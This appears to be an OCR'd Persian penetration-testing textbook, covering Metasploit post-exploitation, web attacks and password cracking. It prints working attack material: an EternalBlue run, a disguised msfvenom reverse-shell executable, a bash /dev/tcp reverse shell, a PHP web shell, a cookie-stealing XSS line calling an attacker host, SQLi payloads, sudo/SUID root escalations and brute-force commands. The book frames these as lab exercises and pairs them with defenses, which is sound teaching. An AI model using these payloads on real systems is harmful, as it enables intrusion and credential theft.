Metasploit یک «چارچوب» است؛ یعنی مجموعه‌ای از هزاران ماژولِ آماده که مثلِ قطعاتِ لِگو کنار هم قرار می‌گیرند. چهار نوعِ اصلیِ ماژول را باید بشناسید:

- **Exploit** — کدی که از یک آسیب‌پذیریِ مشخص بهره می‌برد تا راهِ ورود باز کند.
- **Payload** — کاری که پس از نفوذ اجرا می‌شود — مثلِ باز کردنِ یک پوسته‌ی کنترل.
- **Auxiliary** — ابزارهای کمکی مانندِ اسکنر و فازر که payload ندارند.
- **Post** — ماژول‌های پسابهره‌برداری که پس از دسترسی اجرا می‌شوند.

شروعِ کار

## ۹.۲ msfconsole — چهار فعلِ اصلی

رابطِ اصلیِ Metasploit، کنسولِ `msfconsole` است. کارِ با آن حولِ چهار فعل می‌چرخد: جست‌وجو، انتخاب، دیدنِ گزینه‌ها و تنظیمِ آن‌ها. (به یاد داشته باشید که سرویسِ `postgresql` باید روشن باشد.)

```
msfconsole
```

```
$ msfconsole -q
msf6 > search eternalblue
exploit/windows/smb/ms17_010_eternalblue
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 > info
# توضیحِ ماژول و گزینه‌ها
msf6 > show options
# چه چیزهایی باید تنظیم شود؟
```

**EternalBlue در آزمایشگاه**

## ۹.۳ گردشِ کارِ یک اکسپلویت

حالا یک اکسپلویتِ واقعی را روی هدفِ آسیب‌پذیرِ MS17-010 (همان که در فصلِ شمارش کشف کردیم) اجرا می‌کنیم. باید هدف، payload و آدرسِ بازگشت را تنظیم کنیم:

```
msf6 exploit(ms17_010_eternalblue)
```

```
msf6 > set RHOSTS 10.0.0.20
# ماشینِ هدفِ آزمایشگاهی
msf6 > set LHOST 10.0.0.5
# ماشینِ مهاجم (تو)
msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 > exploit
[*] Started reverse TCP handler on 10.0.0.5:4444
[+] Meterpreter session 1 opened
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

**پس از نفوذ چه؟**

## ۹.۴ Payloadها: قلبِ کنترل

payload تعیین می‌کند پس از نفوذ چه اتفاقی بیفتد. دو محورِ اصلی را بشناسید. محورِ اول: **bind در برابرِ reverse**. در bind هدف گوش می‌دهد و مهاجم وصل می‌شود؛ در reverse (رایج‌تر) هدف به مهاجم وصل

می‌شود چون از فایروال بهتر رد می‌شود. محورِ دوم: **staged در برابرِ stageless**. payloadِ staged کوچک است و بقیه را بعداً می‌آورد (از IDS بهتر رد می‌شود).

قدرتمندترین payloadِ Metasploit، **Meterpreter** است: یک پوسته‌ی پیشرفته که در حافظه اجرا می‌شود و ده‌ها فرمانِ آماده برای شناسایی، انتقالِ فایل و ارتقای دسترسی دارد.

### وقتی اکسپلویت آماده نیست

## ۹.۵ msfvenom — ساختِ payloadِ سفارشی

گاهی اکسپلویتِ آماده ندارید و باید خودتان یک payload بسازید تا روی هدف اجرا شود. ابزارِ `msfvenom` این کار را می‌کند. سپس روی ماشینِ خودتان یک «شنونده» می‌گذارید تا اتصالِ بازگشتی را بگیرد (فقط آزمایشگاه):

kali@lab: ~

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp \
  LHOST=10.0.0.5 LPORT=4444 -f exe -o update.exe
Saved as: update.exe
# سپس در msfconsole یک شنونده بگذار:
msf6 > use exploit/multi/handler
msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 > run
```

### پوسته‌ی قدرتمند

## ۹.۶ Meterpreter — کنترلِ پس از نفوذ

پس از باز شدنِ نشستِ Meterpreter، دنیایی از فرمان‌ها در اختیار دارید؛ از شناساییِ سیستم تا انتقالِ فایل و اجرای فرمانِ سیستم‌عامل:

meterpreter

```
meterpreter > sysinfo
OS: Windows 7 (6.1 Build 7601)
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps
# فهرستِ فرآیندها
meterpreter > download C:\\important.docx
# دریافتِ فایل
meterpreter > shell
# پوسته‌ی سیستم‌عامل
```

از کاربرِ عادی تا ریشه

## ۹.۷ ارتقای دسترسی در لینوکس

اغلب، نخستین پوسته‌ای که به دست می‌آورید دسترسیِ محدودی دارد (مثلاً کاربرِ `www-data`). هدفِ بعدی، رسیدن به **root** است. نخستین کار، شناساییِ مسیرهای ارتقاست. ابزارهای خودکار مانندِ `linpeas.sh` این کار را سریع می‌کنند، اما باید اصولِ دستی را هم بدانید:

```
www-data@victim: /tmp

# می‌توانم اجرا کنم؟ sudo چه چیزی بدونِ رمز با
$ sudo -l
# فایل‌های SUID (با دسترسیِ مالک اجرا می‌شوند)
$ find / -perm -4000 2>/dev/null
# کارهای زمان‌بندی‌شده
$ cat /etc/crontab
# اجرای اسکریپتِ خودکارِ شناسایی
$ ./linpeas.sh
```

دو مسیرِ رایجِ ارتقا: اگر یک باینریِ **SUID** یا یک مجوزِ **sudo** روی برنامه‌ای داشته باشید که می‌تواند فرمان اجرا کند، اغلب می‌توان آن را به پوسته‌ی ریشه تبدیل کرد. مرجعِ طلاییِ این تکنیک‌ها، سایتِ **GTFOBins** است:

```
www-data@victim: ~

# مثال: اگر find دارای SUID باشد
$ find . -exec /bin/sh -p \; -quit
# مثال: اگر vim روی sudo مجاز باشد
$ sudo vim -c ':!/bin/sh'
# whoami  ->  root
```

مسیرهای ویندوزی

## ۹.۸ ارتقای دسترسی در ویندوز

در ویندوز هم اصول مشابه است اما مسیرها فرق دارند: بررسیِ امتیازها، نسخه و وصله‌ها، و اجرای ابزارِ خودکارِ `winPEAS`:

```
cmd / meterpreter
```

```
$ whoami /priv
# امتیازهای فعلی (مثلِ SeImpersonate؟)
$ systeminfo
# نسخه و وصله‌ها
msf6 > run post/multi/recon/local_exploit_suggester
# PowerShell:  .\winPEAS.ps1
```

گسترشِ نفوذ

## ۹.۹ حرکتِ جانبی و پیوت

به‌ندرت هدفِ اصلی همان نخستین ماشینِ نفوذشده است. **حرکتِ جانبی** یعنی استفاده از این ماشین به‌عنوانِ پل برای رسیدن به سامانه‌های دیگرِ شبکه‌ی داخلی. به این کار **پیوت (Pivot)** می‌گویند:

```
kali@lab: ~
```

```
# در Metasploit: مسیردهی به شبکه‌ی داخلی
meterpreter > run autoroute -s 10.1.1.0/24
msf6 > use auxiliary/server/socks_proxy
# سپس ابزارها را از تونل عبور بده
$ proxychains nmap -sT 10.1.1.5
# یا با تونلِ SSH
$ ssh -D 9050 user@10.0.0.5
```

قلبِ شبکه‌های سازمانی

## ۹.۱۰ مقدمه‌ای بر Active Directory

بیشترِ سازمان‌های بزرگ روی **Active Directory (AD)** بنا شده‌اند؛ سامانه‌ای که کاربران، رایانه‌ها و دسترسی‌ها را به‌صورتِ متمرکز مدیریت می‌کند. در تستِ نفوذِ سازمانی، تصاحبِ **کنترلرِ دامنه (Domain Controller)** برابر با تصاحبِ کلِ شبکه است. پس از به‌دست‌آوردنِ یک اعتبارِ دامنه، AD را نقشه‌برداری می‌کنیم:

```
kali@lab: ~ — فقط آزمایشگاه
```

```
$ crackmapexec smb 10.0.0.0/24 -u j.smith -p Pass123
[+] CORP\j.smith (Pwn3d! on DC)
# ساختِ گرافِ مسیرهای حمله در AD
$ bloodhound-python -u j.smith -p Pass123 -d corp.local -c all
# Kerberoasting: استخراجِ هشِ سرویس‌ها برای کرک
$ impacket-GetUserSPNs corp.local/j.smith -request
```

**BloodHound چیست؟**

BloodHound شبکه‌ی AD را به یک گرافِ بصری تبدیل می‌کند و «کوتاه‌ترین مسیر» از کاربرِ شما تا مدیرِ دامنه را نشان می‌دهد. این ابزار، تحلیلِ حملاتِ AD را متحول کرده است و تیم‌های آبی هم برای یافتنِ نقاطِ ضعف از آن استفاده می‌کنند.

**کلاهِ سفید**

## ۹.۱۱ اخلاق و دفاع در پسابهره‌برداری

در کارِ اخلاقی، هدفِ پسابهره‌برداری **اثباتِ عمقِ نفوذ** است، نه تخریب. شواهد (اسکرین‌شات و خروجی) را برای گزارش جمع می‌کنید، داده را حذف یا دستکاری نمی‌کنید، و پس از کار، آثار و payloadهای خود را پاک می‌کنید. از سوی دفاع، کلیدِ مقابله با این تکنیک‌ها **کمترین دسترسی**، **بخش‌بندیِ شبکه** (برای دشوارکردنِ پیوت) و **لایه‌بندیِ حساب‌های مدیر در AD** است.

### خلاصه‌ی فصل

- Metasploit چهار نوع ماژول دارد: auxiliary، payload، exploit و post.
- گردشِ کار: `use` ← `set RHOSTS/LHOST/PAYLOAD` ← `exploit`.
- **Meterpreter** پوسته‌ی قدرتمندی است که در حافظه اجرا می‌شود.
- ارتقای دسترسی اغلب از **sudo**، **SUID** و پیکربندیِ اشتباه می‌آید (مرجع: GTFOBins).
- **حرکتِ جانبی** و **حملاتِ AD** (با BloodHound و Kerberoasting) نفوذ را گسترش می‌دهند.

### تمرین‌های فصل ۹

1. روی Metasploitable، یک سرویسِ آسیب‌پذیر را با Metasploit اکسپلویت کنید و نشست بگیرید.
2. با `msfvenom` یک payload بسازید و با `multi/handler` آن را بگیرید.
3. در یک ماشینِ آزمایشگاهی، فایل‌های SUID را فهرست کنید و با کمکِ GTFOBins یک مسیرِ ارتقا بیابید.
4. با `sudo -l` و یک پیکربندیِ عمدیِ آسیب‌پذیر، به ریشه برسید.
5. مفهومِ «پیوت» را توضیح دهید و بگویید چرا بخش‌بندیِ شبکه آن را سخت می‌کند.

## جدولِ مرجعِ سریع — Metasploit و پساـبهره‌برداری

| دستور | کاربرد |
|---|---|
| search / use | یافتن و انتخابِ ماژول |
| set RHOSTS / LHOST | تنظیمِ هدف و مهاجم |
| exploit / run | اجرا |
| sessions -i N | ورود به نشستِ N |
| sudo -l | مجوزهای ارتقا در لینوکس |
| find / -perm -4000 | یافتنِ فایل‌های SUID |
| crackmapexec smb | شمارش و حمله‌ی AD |
| bloodhound-python | نقشه‌برداریِ AD |

10

فصل دهم


# امنیتِ برنامه‌های وب

بیشترِ حمله‌های امروزی از دلِ مرورگر می‌آیند. OWASP Top 10، تزریق‌ها، XSS و ابزارهای تستِ وب را با مثال‌های واقعی می‌آموزیم.

OWASP Top 10 · XSS و SQLi · Burp Suite · sqlmap

امروز تقریباً هر سازمانی یک برنامه‌ی وب دارد، و هر برنامه‌ی وب یک سطحِ حمله‌ی بزرگ است. آمارها نشان می‌دهند که بخشِ عمده‌ی نفوذهای واقعی از همین لایه آغاز می‌شوند. این فصل، دری به دنیای گسترده‌ی امنیتِ وب است.

وب پیچیده است، اما در پایه‌ی خود ساده است: یک «درخواست» می‌فرستید و یک «پاسخ» می‌گیرید. تقریباً همه‌ی حملاتِ وب، در واقع **دستکاریِ هوشمندانه‌ی همین درخواست‌ها** هستند. در این فصل از مبانیِ HTTP شروع می‌کنیم و تا پیشرفته‌ترین حملات مانندِ SSRF و تزریقِ XML پیش می‌رویم — و برای هر حمله، **راهِ دفاع** را هم می‌بینیم.



مبانیِ HTTP

## ۱۰.۱ وب چگونه کار می‌کند؟

هر تعاملِ وب یک «درخواستِ HTTP» از مرورگر و یک «پاسخِ HTTP» از سرور است. درخواست شاملِ **متد** (GET برای خواندن، POST برای فرستادن)، **مسیر**، **هدرها** و گاهی **بدنه** است. پاسخ شاملِ **کدِ وضعیت** (۲۰۰ موفق، ۴۰۴ یافت‌نشد، ۵۰۰ خطا)، هدرها و محتواست. نکته‌ی کلیدیِ امنیتی: هویتِ کاربر معمولاً با یک **کوکی** یا **توکنِ نشست** حمل می‌شود.

کنترلِ دقیقِ درخواست

## ۱۰.۲ curl — چاقوی سوئیسیِ تستِ وب

پیش از هر ابزارِ گرافیکی، با `curl` می‌توانید هر درخواستی را دقیق بسازید و پاسخ را تحلیل کنید. این مهارتِ پایه‌ی هر تستِ وب است:

```
kali@lab: ~
```

```
# فقط هدرهای پاسخ
$ curl -I http://10.0.0.5
# با داده ارسالِ یک درخواستِ POST
$ curl -X POST -d 'user=admin&pass=x' http://10.0.0.5/login
# افزودنِ هدرِ دلخواه و کوکی
$ curl -H 'Authorization: Bearer TOKEN' -b 'session=abc'
http://10.0.0.5/api
# دیدنِ پیامِ خطا = سرنخِ تزریق
$ curl -s "http://10.0.0.5/item?id=1'" | grep -i error
```

ده خطرِ برتر

## ۱۰.۳ OWASP Top 10 — نقشه‌ی میدان

سازمانِ OWASP هر چند سال، فهرستی از ده دسته‌ی پرخطرترین ضعف‌های وب منتشر می‌کند. این فهرست، نقشه‌ی راهِ هر تستِ امنیتِ وب است. نسخه‌ی ۲۰۲۱ شاملِ این دسته‌هاست:

| کد | دسته | نمونه |
|---|---|---|
| A01 | کنترلِ دسترسیِ شکسته | دسترسی به داده‌ی کاربرِ دیگر (IDOR) |
| A02 | ضعف‌های رمزنگاری | داده‌ی حساسِ بدونِ رمز |
| A03 | تزریق | SQLi، تزریقِ فرمان، XSS |
| A04 | طراحیِ ناامن | نقص در خودِ معماری |
| A05 | پیکربندیِ نادرست | پیش‌فرض‌ها و صفحاتِ مدیریتِ باز |
| A06 | اجزای آسیب‌پذیر | کتابخانه‌های قدیمی و وصله‌نشده |
| A07 | ضعفِ احرازِ هویت | رمزِ ضعیف، نشستِ بد |
| A08 | نقصِ یکپارچگی | به‌روزرسانیِ نامعتبر |
| A09 | ضعفِ ثبت و پایش | ندیدنِ حمله |

| | | |
|---|---|---|
| A10 | جعلِ درخواستِ سمتِ سرور | SSRF |

**ابزارِ اصلی**

## ۱۰.۴ Burp Suite — گردشِ کارِ تستِ وب

**Burp Suite** ابزارِ اصلیِ تستِ امنیتِ وب است. قلبِ آن یک **پروکسی** است که میانِ مرورگر و سرور می‌نشیند و به شما اجازه می‌دهد هر درخواست را پیش از ارسال ببینید و تغییر دهید. اجزای کلیدیِ آن:

**Proxy** — رهگیری و تغییرِ هر درخواست پیش از ارسال.

**Repeater** — ارسالِ دستی و تکرارِ یک درخواست با تغییرات — برای آزمونِ ضعف.

**Intruder** — حمله‌ی خودکار و فازینگِ پارامترها.

**Decoder** — رمزگشاییِ URL، base64 و دیگر رمزگذاری‌ها.

**گزینه‌ی رایگان**

اگر نسخه‌ی حرفه‌ایِ Burp را ندارید، **OWASP ZAP** یک جایگزینِ کاملاً رایگان و متن‌باز است که همین قابلیت‌ها را دارد و برای شروع عالی است.

کلاسیک‌ترین حمله

## ۱۰.۵ تزریقِ SQL — دستی و گام‌به‌گام

تزریقِ SQL یکی از قدیمی‌ترین و خطرناک‌ترین حملاتِ وب است. وقتی برنامه، ورودیِ کاربر را بدونِ پاک‌سازی مستقیم در یک کوئریِ پایگاهِ داده می‌گذارد، مهاجم می‌تواند خودِ کوئری را دستکاری کند. بیایید منطقِ آن را گام‌به‌گام ببینیم:

```
نقطه‌ی تزریق: http://site/item?id=1
```

```
# ورودیِ عادی
id=1
# آزمونِ تزریق: یک کوتیشن اضافه کن
id=1'
خطا: SQL syntax error  ->  آسیب‌پذیر است!
# دور زدنِ ورود: شرط همیشه درست
' OR '1'='1' --
# یافتنِ تعدادِ ستون‌ها
' ORDER BY 3 --
# استخراجِ داده با UNION
' UNION SELECT user,pass,3 FROM users --
```

انواعِ تزریقِ SQL را بشناسید: **In-band** (نتیجه مستقیم در پاسخ دیده می‌شود، مثلِ UNION)، **Blind** (نتیجه مستقیم دیده نمی‌شود و باید از رفتارِ «درست/غلط» یا «زمانِ پاسخ» استنتاج کرد). و مهم‌ترین نکته: **دفاع**. راهِ قطعیِ جلوگیری، استفاده از **کوئریِ پارامتری (Prepared Statement)** است که در آن، داده هرگز با دستور قاطی نمی‌شود.

قدرتِ خودکار

## ۱۰.۶ sqlmap — خودکارسازیِ تزریق

وقتی نقطه‌ی تزریق را یافتید، `sqlmap` بقیه‌ی کار را خودکار می‌کند: کشفِ پایگاه‌ها، جدول‌ها و استخراجِ داده (فقط روی هدفِ مجاز):

kali@lab: ~

```
$ sqlmap -u 'http://10.0.0.5/item?id=1' --dbs
available databases: [app_db, mysql]
$ sqlmap -u '...id=1' -D app_db -T users --dump
admin : 5f4dcc3b5aa765d61d8327deb882cf99 (MD5)
# با سطحِ بالاتر، از درخواستِ ذخیره‌شده‌ی Burp
$ sqlmap -r request.txt --batch --level 5 --risk 3
```

حمله به کاربر

## ۱۰.۷ XSS — تزریقِ اسکریپت در مرورگر

در حمله‌ی **XSS (Cross-Site Scripting)**، مهاجم کدِ جاوااسکریپتِ مخرب را به صفحه تزریق می‌کند که در مرورگرِ **قربانیِ دیگر** اجرا می‌شود. سه نوعِ اصلی دارد: **Stored** (کد در سرور ذخیره و به همه سرو می‌شود — خطرناک‌ترین)، **Reflected** (کد در URL و از طریقِ لینکِ فریبنده)، و **DOM-based** (کاملاً سمتِ کلاینت):

نمونه‌های XSS (آزمایشگاه)

```
# آزمونِ ساده
<script>alert(1)</script>
# سرقتِ کوکیِ نشست
<script>new Image().src='http://attacker/c?'+document.cookie</script>
```

**دفاع در برابرِ XSS:** خروجی را همیشه **کدگذاری (Output Encoding)** کنید، سیاستِ امنیتیِ محتوا (**CSP**) بگذارید، کوکی‌ها را `HttpOnly` کنید تا از دسترسِ جاوااسکریپت خارج شوند، و از فریم‌ورک‌های مدرن (مثلِ React) استفاده کنید که به‌طورِ پیش‌فرض امن‌ترند.

از ورودی تا کنترل

## ۱۰.۸ تزریقِ فرمان و پوسته‌ی معکوس

اگر برنامه، ورودیِ کاربر را مستقیم به شلِ سیستم‌عامل بدهد، **تزریقِ فرمان (Command Injection)** رخ می‌دهد و مهاجم می‌تواند هر فرمانی اجرا کند — که اغلب به یک پوسته‌ی کامل ختم می‌شود:

kali@lab: ~ — فقط هدفِ مجاز

```
# نمونه‌ی ورودیِ تزریق فرمان
ip=127.0.0.1; cat /etc/passwd
# روی ماشینِ مهاجم شنونده بگذار
$ nc -lvnp 4444
# در نقطه‌ی تزریق، یک پوسته‌ی معکوس بگیر
; bash -c 'bash -i >& /dev/tcp/10.0.0.5/4444 0>&1'
connection received — www-data@victim
```

دسترسی به فایل

## ۱۰.۹ پیمایشِ مسیر، LFI و آپلودِ فایل

چند حمله‌ی مرتبط با فایل: **پیمایشِ مسیر (Path Traversal)** و **LFI** به مهاجم اجازه می‌دهند فایل‌های خارج از محدوده‌ی مجاز را بخوانند؛ و **آپلودِ ناامنِ فایل** می‌تواند به اجرای کد ختم شود:

نمونه‌ها (آزمایشگاه)

```
# پیمایشِ مسیر / LFI
?file=../../../../etc/passwd
# برای آپلود یک وب‌شلِ ساده‌ی PHP
<?php system($_GET['c']); ?>
# دور زدنِ فیلترِ پسوند
shell.php.jpg    shell.phtml    shell.pHp
```

دفاع: ورودیِ کاربر را هرگز مستقیم به مسیرِ فایل یا نامِ فایل ندهید؛ از فهرستِ سفید (allowlist) استفاده کنید، نوعِ واقعیِ فایل را بررسی کنید و پوشه‌ی آپلود را غیرقابلِ اجرا کنید.

فراتر از تزریق

## ۱۰.۱۰ ضعف‌های منطقی: XXE، SSRF، IDOR و JWT

چند ضعفِ پرتکرارِ دیگر که بیشتر **منطقی**‌اند تا فنی. **IDOR** (کنترلِ دسترسیِ شکسته): با تغییرِ یک شناسه، به داده‌ی کاربرِ دیگر دسترسی می‌یابید. **SSRF**: سرور را وادار می‌کنید به‌جای شما به یک آدرسِ داخلی درخواست بزند. **XXE**: با موجودیت‌های XML، فایل‌های سرور را می‌خوانید. و **JWT**: توکن‌های احرازِ هویت را دستکاری یا کرک می‌کنید:

نمونه‌ها (آزمایشگاه)

```
# IDOR — شناسه را عوض کن
GET /account?id=1001  ->  GET /account?id=1002
# SSRF — دسترسی به متادیتای ابری
url=http://169.254.169.254/latest/meta-data/
# JWT ضعیف را کرک کن
$ hashcat -m 16500 jwt.txt rockyou.txt
```

**آزمونِ IDOR**

همیشه با **دو حساب** تست کنید: با حسابِ A وارد شوید و سعی کنید به داده‌ی حسابِ B دسترسی یابید. اگر توانستید، یک IDOR یافته‌اید. دفاع: بررسیِ مالکیت در سمتِ سرور برای هر درخواست.

هدفِ رایج

## ۱۰.۱۱ WPScan — اسکنِ اختصاصیِ وردپرس

وردپرس پشتِ بخشِ بزرگی از وب‌سایت‌های جهان است و به همین دلیل هدفِ رایجی است. `wpscan` افزونه‌ها، نسخه‌ها و کاربرانِ آسیب‌پذیر را می‌یابد:

kali@lab: ~

```
$ wpscan --url http://10.0.0.5 --enumerate vp,u
[+] WordPress 5.8 identified
[!] Plugin: contact-form-7 5.3 (vulnerable)
[+] Users: admin, editor
```

جمع‌بندیِ دفاعی

## ۱۰.۱۲ دفاع از برنامه‌ی وب

حالا که حملات را دیدیم، اصولِ دفاع روشن است. این‌ها را به‌عنوانِ یک چک‌لیستِ توسعه‌ی امن به خاطر بسپارید:

- **اعتبارسنجیِ ورودی:** هر ورودی را پاک‌سازی و به فهرستِ سفید محدود کنید.
- **کوئریِ پارامتری:** پایان‌دهنده‌ی تزریقِ SQL — داده هرگز با دستور قاطی نشود.

- **کدگذاریِ خروجی + CSP:** جلوی XSS را می‌گیرد.
- **احرازِ هویتِ قوی:** MFA و مدیریتِ امنِ نشست.
- **WAF و به‌روزرسانی:** لایه‌ی دفاعیِ اضافی و بستنِ CVEها.

### خلاصه‌ی فصل

- هر حمله‌ی وب، در پایه، دستکاریِ یک درخواستِ HTTP است.
- **OWASP Top 10** نقشه‌ی راهِ تستِ امنیتِ وب است؛ A03 (تزریق) همیشه کلیدی است.
- **Burp Suite** و `curl` ابزارهای اصلیِ ساخت و تغییرِ درخواست‌اند.
- XSS، SQLi، تزریقِ فرمان و IDOR از پرتکرارترین حملات‌اند — هرکدام دفاعِ مشخصی دارند.
- دفاعِ طلایی: اعتبارسنجیِ ورودی، کوئریِ پارامتری و کدگذاریِ خروجی.

### تمرین‌های فصل ۱۰

1. در **DVWA** هر سه سطحِ تزریقِ SQL را دستی انجام دهید و سپس با sqlmap تکرار کنید.
2. یک XSS از نوعِ Reflected و یک Stored را در DVWA یا Juice Shop پیدا کنید.
3. با `curl` یک درخواستِ POST بسازید و یک پارامتر را برای تزریق آزمون کنید.
4. یک IDOR را با دو حساب در یک وب‌اپِ آزمایشگاهی کشف کنید.
5. برای هر حمله‌ی این فصل، راهِ دفاعِ متناظر را در یک جمله بنویسید.

## جدولِ مرجعِ سریع — ابزارهای وب

| ابزار | کاربرد |
|---|---|
| Burp / ZAP | پروکسی و تستِ دستی/خودکار |
| gobuster / ffuf | کشفِ مسیر و پارامتر |
| sqlmap | خودکار تزریقِ SQL |
| nikto | اسکنِ سریعِ ضعفِ سرور |

| | |
|---|---|
| wpscan | امنیتِ وردپرس |
| curl | ساختِ دستیِ هر درخواست |

11

فصل یازدهم


# حملاتِ پسورد و کرکِ هش

ضعیف‌ترین حلقه معمولاً رمز است. حمله‌ی آنلاین به سرویس‌ها و کرکِ آفلاینِ هش را می‌آموزیم و می‌بینیم چگونه از آن دفاع کنیم.

`wordlist` `john` `hashcat` `hydra`

گران‌ترین فایروال و پیچیده‌ترین رمزنگاری هم در برابرِ یک رمزِ «123456» بی‌فایده‌اند. انسان‌ها در انتخابِ رمز بد عمل می‌کنند، و همین، پسورد را به یکی از پربازده‌ترین اهدافِ حمله تبدیل کرده است.

حمله به رمز دو میدانِ کاملاً متفاوت دارد. در میدانِ **آنلاین**، مستقیم به یک سرویسِ زنده (SSH، FTP، فرمِ وب) رمز امتحان می‌کنید؛ کُند و پرسروصداست. در میدانِ **آفلاین**، هشِ رمز را که از جایی به دست آورده‌اید، روی سیستمِ خودتان می‌شکنید؛ سریع و بی‌صدا. این فصل هر دو را پوشش می‌دهد.



امتحان روی سرویسِ زنده

## ۱۱.۱ Hydra — حمله‌ی آنلاین

پرکاربردترین ابزارِ حمله‌ی پسوردِ آنلاین، `hydra` است که ده‌ها پروتکل را پشتیبانی می‌کند. منطقِ آن ساده است: یک کاربر (یا فهرستی از کاربران) و یک فهرستِ رمز بده، تا همه را امتحان کند:

```
kali@lab: ~

# l=یک کاربر ، P=فهرستِ رمز
$ hydra -l admin -P rockyou.txt ssh://10.0.0.5
[22][ssh] login: admin  password: P@ssw0rd
# L=فهرستِ کاربر ، f=توقف با اولین موفقیت
$ hydra -L users.txt -P pass.txt ftp://10.0.0.5 -t 4 -f
```

برای حمله به یک فرمِ ورودِ وب، باید ساختارِ درخواستِ POST و «رشته‌ی شکست» (متنی که در پاسخِ ناموفق هست) را مشخص کنید. این اطلاعات را از Burp بردارید:

```
kali@lab: ~
```

```
$ hydra -l admin -P rockyou.txt 10.0.0.5 \
  http-post-form '/login:user=^USER^&pass=^PASS^:Invalid'
[80][http-post-form] login: admin  password: admin123
```

**قفلِ حساب**

حمله‌ی آنلاین می‌تواند حساب‌ها را قفل کند و سروصدای زیادی در لاگ‌ها ایجاد کند. در کارِ واقعی، نرخ را پایین نگه دارید و از سیاستِ قفلِ حسابِ هدف آگاه باشید.

**پیش از کرک**

## ۱۱.۲ شناساییِ نوعِ هش

پیش از کرکِ یک هش، باید نوعِ آن را بشناسید تا حالتِ درست را در ابزار انتخاب کنید. ابزارِ `hashid` این کار را انجام می‌دهد:

```
kali@lab: ~
```

```
$ hashid '5f4dcc3b5aa765d61d8327deb882cf99'
[+] MD5
```

| هش | نشانه |
|---|---|
| MD5 | ۳۲ کاراکترِ هگز؛ شکسته و قدیمی |
| SHA-1 / SHA-256 | ۴۰ / ۶۴ کاراکتر |
| NTLM | هشِ رمزِ ویندوز |
| bcrypt | با پیشوندِ $2a$ یا $2b$؛ کُند و امن |

**قدرتِ کارتِ گرافیک**

## ۱۱.۳ hashcat — کرکِ آفلاینِ پرقدرت

`hashcat` با استفاده از کارتِ گرافیک می‌تواند میلیون‌ها هش در ثانیه را امتحان کند. دو پارامترِ کلیدی: `-m` نوعِ هش (mode) و `-a` نوعِ حمله (۰ برای دیکشنری). قابلیتِ قدرتمندِ «قواعد (Rules)» هم کلماتِ فهرست را به‌طورِ خودکار تغییر می‌دهد (مثلاً password به P@ssw0rd):

kali@lab: ~

```
# m 0=MD5 ، a 0=دیکشنری
$ hashcat -m 0 -a 0 hashes.txt rockyou.txt
# m 1000=NTLM
$ hashcat -m 1000 ntlm.txt rockyou.txt
# (کلمات را ده‌برابر می‌کند) با قواعد
$ hashcat -m 0 h.txt rockyou.txt -r best64.rule
# نمایشِ رمزهای شکسته
$ hashcat -m 0 h.txt --show
5f4dcc3b5aa765d61d8327deb882cf99:password
```

### شکستنِ فایل‌های رمزدار

## ۱۱.۴ John the Ripper — کرکِ همه‌کاره

`john` به‌ویژه برای شکستنِ فایل‌های رمزدار عالی است. ابزارهای کمکیِ `*2john` هش را از فایل‌های گوناگون (zip، کلیدِ SSH و ...) بیرون می‌کشند تا john بتواند آن را بشکند:

kali@lab: ~

```
# استخراجِ هش از یک فایلِ zip رمزدار
$ zip2john secret.zip > zip.hash
# استخراج از کلیدِ خصوصیِ رمزدار
$ ssh2john id_rsa > ssh.hash
# کرک
$ john --wordlist=rockyou.txt zip.hash
P@ssw0rd123    (secret.zip)
# برای کرکِ رمزِ کاربرانِ لینوکس
$ unshadow passwd shadow > linux.hash
```

### کیفیتِ فهرست

-

## ۱۱.۵ Wordlist: مهماتِ حمله

کیفیتِ کرک به کیفیتِ فهرستِ کلمات بستگی دارد. فهرستِ افسانه‌ای `rockyou.txt` (با ۱۴ میلیون رمزِ لورفته‌ی واقعی) اولین انتخابِ همه است. اما می‌توانید فهرستِ سفارشی هم بسازید؛ `cewl` از خودِ سایتِ هدف کلمه می‌سازد و `crunch` الگوی دلخواه تولید می‌کند:

```
kali@lab: ~

# فهرستِ افسانه‌ای
